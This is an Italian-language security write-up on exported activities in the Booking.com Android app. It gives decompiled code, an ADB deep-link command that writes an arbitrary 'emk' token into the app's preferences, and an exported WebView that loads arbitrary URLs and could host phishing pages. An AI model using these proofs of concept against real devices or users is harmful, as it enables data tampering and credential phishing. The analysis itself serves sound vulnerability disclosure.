

## Exported Activities

### 1) BookingDeeplinkSchemeActivity

BookingDeeplinkSchemeActivity è dichiarata con `exported=true` nel manifest. Questo significa che qualsiasi applicazione esterna (o ADB) può avviare questa activity inviandole un Intent, senza bisogno di permessi particolari.

Quando l'activity viene avviata, `onCreate` recupera la URI dall'Intent tramite `getDeepLinkUri()`, che chiama semplicemente `getIntent().getData()`. Successivamente passa quella URI a `processBookingScheme`, che a sua volta istanzia un `BookingSchemeEngine` e chiama `process()`.

Dentro `process()`, dopo vari controlli preliminari sul tipo di azione, viene eseguito questo blocco:

```
String emkToken = uri.getQueryParameter("emk");
if (!SessionClient.isAuthenticated() && emkToken != null) {
    EmkTokenStorage emkTokenStorage = EmkTokenStorage.INSTANCE;
    Intrinsics.checkNotNullParameter(emkToken, "emkToken");
    EmkTokenStorage.INSTANCE.getClass();
    SharedPreferences.Editor edit = PreferenceProvider.getSharedPreferences("emk_token_storage").edit();
    edit.putString("emk_token", emkToken);
    edit.apply();
}
```

Il token viene scritto nelle `SharedPreferences` senza alcuna validazione del contenuto, semplicemente perché è presente come query parameter `emk` nella URI e l'utente non è autenticato.

La classe `EmkTokenStorage` è un semplice wrapper attorno alle `SharedPreferences` con chiave `"emk_token_storage"` e valore `"emk_token"`. Il metodo `retrieve()` legge da quella stessa chiave, confermando che chiunque scriva lì può influenzare il valore che verrà poi letto dall'applicazione.

```
1 package com.booking.subscription.data;
2
3 import com.booking.commons.preference.PreferenceProvider;
4 import kotlin.jvm.JvmStatic;
5 import kotlin.jvm.internal.SourceDebugExtension;
6 import org.jetbrains.annotations.NotNull;
7
8 /* compiled from: EmkTokenStorage.kt */
9 @SourceDebugExtension
10 /* loaded from: classes2.dex */
11 public final class EmkTokenStorage {
12     @NotNull
13     public static final EmkTokenStorage INSTANCE = new EmkTokenStorage();
14
15     @JvmStatic
16     public static final String retrieve() {
17         INSTANCE.getClass();
18         return PreferenceProvider.getSharedPreferences("emk_token_storage").getString("emk_token", null);
19     }
20 }
```

Mettendo insieme tutto:

- L'activity accetta URI con schema booking:// dall'esterno
- Lo schema booking passa il controllo  
`"booking".equals(uri.getScheme())`
- L'host home\_page viene risolto da  
`DeepLinkActionType.findByAction()` a un'azione valida
- Il parametro emk viene estratto e scritto nelle SharedPreferences se l'utente non è loggato
- Non c'è nessuna firma, nessun controllo di provenienza, nessuna validazione del valore

Il comando ADB


```
(user@kali)-[~]  
$ adb shell am start \  
-a android.intent.action.VIEW \  
-d "booking://home_page?emk=TOKEN_TEST_12345" \  
com.booking
```

sfrutta esattamente questo percorso, scrivendo un token arbitrario  
TOKEN\_TEST\_12345 nelle SharedPreferences dell'applicazione.

```
emu64x:/data/data/com.booking/shared_prefs # ls  
APP_MARKETING_GENIUS_SIGN_IN_BOTTOM_SHEET_PREFS.xml  
EARLYSTARTUPEXPERIMENTATION.xml  
FirebaseHeartBeatW0RFRkFVTFRd+MT05MDE5MDU3MDMzODI6YW5kc9pZDoxNmQ3NTM3OTk1YjI0MjA4.xml  
OPT_IN_NOTIFICATION_PREFS.xml  
WebViewChromiumPrefs.xml  
admob.xml  
appsflyer-data.xml  
com.amazonaws.waf.mobilesdk.token.TokenProvider.xml  
com.booking_preferences.xml  
com.google.android.gms.appid.xml  
com.google.android.gms.measurement.prefs.xml  
emu64x:/data/data/com.booking/shared_prefs # cat emk_token_storage.xml  
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
<map>  
  <string name="emk_token">TOKEN_TEST_12345</string>  
</map>  
emu64x:/data/data/com.booking/shared_prefs #
```

```
com.google.firebase.crashlytics.xml  
com.google.firebase.messaging.xml  
com.google.mlkit.internal.xml  
com.onetrust.otpublishers.headless.preference.OTT_USER_7bfaf469-38b7-4a56-8e8f-5da10cb184d6.xml  
com.onetrust.otpublishers.headless.preference.OTT_DEFAULT_USER.xml  
emk_token_storage.xml  
gdpr_settings.xml  
push.xml  
startup_data.xml  
v5_gtmContainerRefreshPolicy_GTM-K65M8H9.xml
```

Quando eseguo nell'app un'azione che genera eventi di analytics, ad esempio una ricerca, si osserva che nel traffico in uscita il valore  
emk\_token=TOKEN\_TEST\_12345 è presente nel payload.



L'impatto realistico è l'alterazione dei dati di analytics (non ci sono evidenze di accesso a dati sensibili), quindi il rischio è limitato



```

if (bundle == null && stringExtra != null && stringExtra.length() != 0) {
    ComponentActivity.setContent$default(this, new ComposableLambda(true, -310332786, new Function2<Composer, Integer, Unit>())
    @Override // kotlin.jvm.functions.Function2
    public final Unit invoke(Composer composer, Integer num) {
        Composer composer2 = composer;
        if ((num.intValue() & 3) == 2 && composer2.getSkipping()) {
            composer2.skipToGroupEnd();
        } else {
            final PrivacyWebViewInterface privacyWebViewInterface = this;
            final String str = stringExtra2;
            final String str2 = stringExtra;
            BuiTravellerThemeInterface.BuiTravellerTheme(false, null, null, null, ComposableLambdaKt.rememberComposableLam

/* compiled from: PrivacyDSRWebView.kt */
/* renamed from: com.booking.identity.privacy.ui.webview.PrivacyWebViewInterface$onCreate$1$1$1 */
/* loaded from: classes12.dex */
public final class C61051 extends WebViewClient {
    @Override // android.webkit.WebViewClient
    public final void onPageStarted(WebView webView, String str, Bitmap bitmap) {
        super.onPageStarted(webView, str, bitmap);
        WebViewClientBytecodeEntrypoint.onPageStarted(str);
    }

    @Override // android.webkit.WebViewClient
    public final WebResourceResponse shouldInterceptRequest(WebView webView, WebResourceRequest request) {
        Intrinsic.checkNotNullParameter(request, "request");
        try {
            Privacy privacy = Privacy.INSTANCE;
            Privacy.getDependencies$privacy_release().getCookieInterceptor().invoke(request);
        } catch (IllegalStateException e) {
            e.getMessage();
            PrivacySqueaks.android_privacy_browser_disabled.send(String.valueOf(e.getMessage()));
        }
        return super.shouldInterceptRequest(webView, request);
    }
}

/* JADX WARN: Type inference failed for: r4v0, types: [com.booking.identity.privacy.ui.webview.PrivacyWebV
@Override // kotlin.jvm.functions.Function2
public final Unit invoke(Composer composer3, Integer num2) {
    CreationExtras creationExtras;
    Composer composer4 = composer3;
    if ((num2.intValue() & 3) == 2 && composer4.getSkipping()) {
        composer4.skipToGroupEnd();
    } else {
        PrivacyWebViewInterface privacyWebViewInterface2 = privacyWebViewInterface;
        final WebAppInterface webAppInterface = privacyWebViewInterface2.getWebAppInterface();
        final ?? webViewClient = new WebViewClient();
        composer4.startReplaceGroup(-1863490483);
    }
}


```

Inoltre, PrivacyWebView espone una WebAppInterface tramite `getWebAppInterface()`, il che indica che la WebView non è solo un contenitore passivo, ma potrebbe avere un bridge nativo con funzionalità dell'app. Questo rende il caricamento di contenuti arbitrari più rischioso, perché una pagina controllata dall'attaccante verrebbe mostrata dentro il contesto visivo di Booking.com, con la relativa toolbar e branding dell'app.

Mettendo insieme tutto:

- l'activity è esposta verso l'esterno con `exported=true`;
- accetta un URL arbitrario tramite l'extra url;
- non sono visibili controlli di allowlist o validazione del contenuto;
- la WebView viene mostrata nel contesto UI dell'app [Booking.com](#);

Il seguente comando sfrutta esattamente questo



Quando la vittima visualizza questa schermata, può essere indotta a fidarsi del contenuto perché appare dentro l'interfaccia di Booking.com. Questo crea un ambiente molto credibile per phishing di credenziali, dati personali o informazioni di pagamento.